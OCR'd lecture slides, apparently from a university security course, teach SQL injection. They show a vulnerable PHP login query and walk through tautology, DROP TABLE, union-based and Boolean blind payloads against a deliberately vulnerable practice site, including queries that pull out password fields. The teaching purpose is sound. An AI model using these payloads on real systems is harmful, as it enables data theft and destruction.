
505 HTTP Version Not Supported

Overview of Injection (OWASP Top 10)

A1 Injection



Overview of SQL Injection



SQL Injection in the Wild

- Sony Hack
- Drupal SQL injection
- WordPress SQL injection
- Racing Post SQL injection
- …

Databases

- Provide data storage and data manipulation
- Database designer lays out the data into tables
- Programmers (web app) query the database
- Database Management Systems (DBMS) provide

- semantics for how to organize data

- transactions for manipulating data sanely

- a language for creating & querying data and APIs to interoperate with other languages

- management via users & permissions

Database Basics

Users

Name	Gender	Department	Email	Password	Age
Alice	F	EECS	alice@utk.edu	1234asdf	20
Bob	M	EECS	bob@utk.edu	0skd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
…					

Database Basics

Users

Table name

Name	Gender	Department	Email	Password	Age
Alice	F	EECS	alice@utk.edu	1234asdf	20
Bob	M	EECS	bob@utk.edu	0skd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
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…					

Column

Database Basics

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


SQL (Standard Query Language)

Users

Name	Gender	Department	Email	Password	Age
Alice	F	EECS	alice@utk.edu	1234asdf	20
Bob	M	EECS	bob@utk.edu	0skd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
…					

>> SELECT Age FROM Users WHERE Name='Alice'; → 20

>> UPDATE Users SET Department='Art' WHERE Name='Alice'; -- this is a comment

SQL

Users

Name	Gender	Department	Email	Password	Age
Alice	F	Art	alice@utk.edu	1234asdf	20
Bob	M	EECS	bob@utk.edu	0skd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
…					

>> SELECT Age FROM Users WHERE Name='Alice';  20

>> UPDATE Users SET Department='Art' WHERE Name='Alice'; -- this is a comment

>> INSERT INTO Users Values ('Dave', 'M', EECS,
….);

SQL

Users

Name	Gender	Department	Email	Password	Age
Alice	F	Art	alice@utk.edu	1234asdf	20
Bob	M	EECS	bob@utk.edu	0skd02jd	25
Charlie	M	History	charlie@utk.edu	1q2w3e4r	22
Dave	M	EECS	dave@utk.edu	asdfijjnna	30

>> SELECT Age FROM Users WHERE Name='Alice'; → 20

>> UPDATE Users SET Department='Art' WHERE Name='Alice'; -- this is a comment

>> INSERT INTO Users Values ('Dave', 'M', EECS,
….);

>> DROP TABLE Users;

SQL

```
>> SELECT Age FROM Users WHERE Name='Alice';
```

20


```
>> UPDATE Users SET Department='Art' WHERE Name='Alice'; -- this is a comment

>> INSERT INTO Users Values ('Dave', 'M', EECS,
….);

>> DROP TABLE Users;
```

Server-side Code

- Website




- Login code (PHP)

```
$result = mysql_query("select * from Users
where(name='$user' and password='$pass');");
```


- How can we exploit this?

SQL Injection: Basic Idea





```
$result = mysql_query("select * from Users
where(name='$user' and password='$pass');");
```

SQL Injection: Basic Idea




$result = mysql_query("select * from Users where(name='**alice' or 1=1); -- and password='$pass');**");

SQL Injection: Basic Idea



$result = mysql_query("select * from Users where(name='$user' and password='$pass');");

SQL Injection: Basic Idea



alice' or 1=1); DROP TABLE Users; --


$result = mysql_query("select * from Users where(name='alice' or 1=1); DROP TABLE Users -- and password='$pass');");

Impact of A Successful Attack

- Confidentiality?
- Integrity?
- Availability?

The Fundamental Cause

- Mixing data and code (violation of principle of isolation)



Types of SQL Injections

- Error-based

  - get useful information from the displayed error messages

- Union-based

  - append malicious query to legitimate query

- Blind injection

  - Boolean: ask true or false questions

  - timing: cause the server take longer to execute under certain conditions

Error-based: Simple Example

- You can use this website for testing SQL injection vulnerabilities

  http://hack-yourself-first.com/

- Go to

hack-yourself-first.com/CarsByCylinders?Cylinders=V12

- Now what happens if we do:

  hack-yourself-first.com/CarsByCylinders?Cylinders=V12'

=>Select * from Supercar where Cylinders='V12''

Error-based: Simple Example

- Extending it a little bit:

hack-yourself-first.com/CarsByCylinders?Cylinders=V12’ or 1=1--

=>Select * from supercars where cylinders=‘V12’ or 1=1--’

Union-based Injection

- Used to learn the internal structure of the database – exfiltrate data
- select * from supercar union select * from vote


Union-based: Simple Example

- Let’s start with:

hack-yourself-first.com/CarsByCylinders?Cylinders=V12’ union select * from vote-- (what can you tell from the error message?)

Union-based: Simple Example

- View Page Source and inspect which columns in Supercar are used



Union-based: Discovering Internal Schema

```
1 select * from sys.tables
```

100 %

Results | Messages

	name	object_id	principal_id	schema_id	parent_object_id	type	type_desc	create_date	modify_date	is_ms_shipped	is_published	is_schema_published	lob_data_space_id
1	Color	245575913	NULL	1	0	U	USER_TABLE	2015-04-05 11:58:29.720	2015-04-05 11:58:29.730	0	0	0	0
2	City	277576027	NULL	1	0	U	USER_TABLE	2015-04-05 12:00:56.083	2015-04-05 12:00:56.093	0	0	0	0
3	Occupation	309576141	NULL	1	0	U	USER_TABLE	2015-04-05 17:02:02.750	2015-04-05 17:02:02.760	0	0	0	0
4	President	341576255	NULL	1	0	U	USER_TABLE	2015-04-05 17:02:42.170	2015-04-05 17:02:42.180	0	0	0	0

Union-based: Discovering Internal Schema

```
1 select * from sys.columns
```

100 %

Results | Messages

	object_id	name	column_id	system_type_id	user_type_id	max_length	precision	scale	collation_name	is_nullable	is_ansi_padded	is_rowguidcol	is_identity	is_computed	is_filestream	is_replicated
692	208905...	commit_lbn	3	127	127	8	19	0	NULL	0	0	0	0	0	0	0
693	208905...	commit_csn	4	127	127	8	19	0	NULL	0	0	0	0	0	0	0
694	208905...	commit_time	5	61	61	8	23	3	NULL	0	0	0	0	0	0	0
695	208905...	dbfragid	6	56	56	4	10	0	NULL	0	0	0	0	0	0	0
696	210505...	table_id	1	127	127	8	19	0	NULL	0	0	0	0	0	0	0
697	210505...	oplsn_fse...	2	56	56	4	10	0	NULL	0	0	0	0	0	0	0
698	210505...	oplsn_bOf...	3	56	56	4	10	0	NULL	0	0	0	0	0	0	0
699	210505...	oplsn_slotid	4	56	56	4	10	0	NULL	0	0	0	0	0	0	0
700	210505...	item_guid	5	36	36	16	0	0	NULL	0	0	0	0	0	0	0

Union-based: Discovering Internal Schema

```
1 select * from sys.columns
2 where object_id=245575913
```

100 %

Results | Messages

	object_id	name	column_id	system_type_id	user_type_id	max_length	precision	scale	collation_name	is_nullable	is_ansi_padded	is_rowguidcol	is_identity	is_computed	is_filestream	is_replicated
1	245575913	ColorId	1	56	56	4	10	0	NULL	0	0	0	1	0	0	0
2	245575913	Name	2	167	167	100	0	0	Latin1_General_CI_AS	0	1	0	0	0	0	0

Union-based: Discovering Internal Schema

- Let’s try this:

hack-yourself-first.com/CarsByCylinders?Cylinders=V12’ union select object_id,name from sys.tables--

Union-based: Discovering Internal Schem

- Inspect the page source and find the object id of vote


  hack-yourself-first.com/CarsByCylinders?Cylinders=V12’ union select object_id,name from sys.columns where object_id=<the id of vote>--

- Now inspect the page source and find the object id of userprofile which contains passwords

Union-based: Simple Example

- Now let's try:

hack-yourself-first.com/CarsByCylinders?Cylinders=V12' union select voteid,comments from vote--



Exercise: Blind SQL Injection

Blind Injection

- Error-based injection relies on the internal exceptions that show up from the database
- Union-based injection relies on appending the malicious query to the result returned by the database
- What if the system returns no error nor response?
- Attacker’s goal in blind injection: be more creative in asking the database the right questions in order to find clue, by manipulating commands executed on the database

Blind Injection: Boolean-based

- Go to hack-yourself-first.com/Supercar/Leaderboard and sort by Power
- Now what's the underlying SQL statement?

  select * from SuperCar order by PowerKw desc
- In the URL, change PowerKw to PowerKw2, what do you see?
- Let's try replacing PowerKw with:

  (select top 1 password from userprofile)

  and paste this into the URL, what do you see?

Blind Injection: Boolean-based

- Now sort by Top Speed, what comes in the first place?
- We can use case…when…else…end to ask true or false questions.
- Example: use the following to replace TopSpeedKm in the URL,

case when (select count(*) from sys.tables)=10 then powerkw else topspeedkm end

- What about:

case when (select count(*) from sys.tables)<10 then powerkw else topspeedkm end

Blind Injection: Boolean-based

- What about:

  case when (select count(*) from sys.tables)>5 then powerkw else topspeedkm end

- What about:

  case when (select count(*) from sys.tables)<8 then powerkw else topspeedkm end

- What about:

  case when (select count(*) from sys.tables)=8 then powerkw else topspeedkm end

Blind Injection: Boolean-based

- Let's narrow it down a little bit:

  case when (select top 1 name from sys.tables)='nono' then powerkw else topspeedkm end

- Narrow it down further:

  case when (select top 1 substring(name, 1, 1) from sys.tables)='a' then powerkw else topspeedkm end

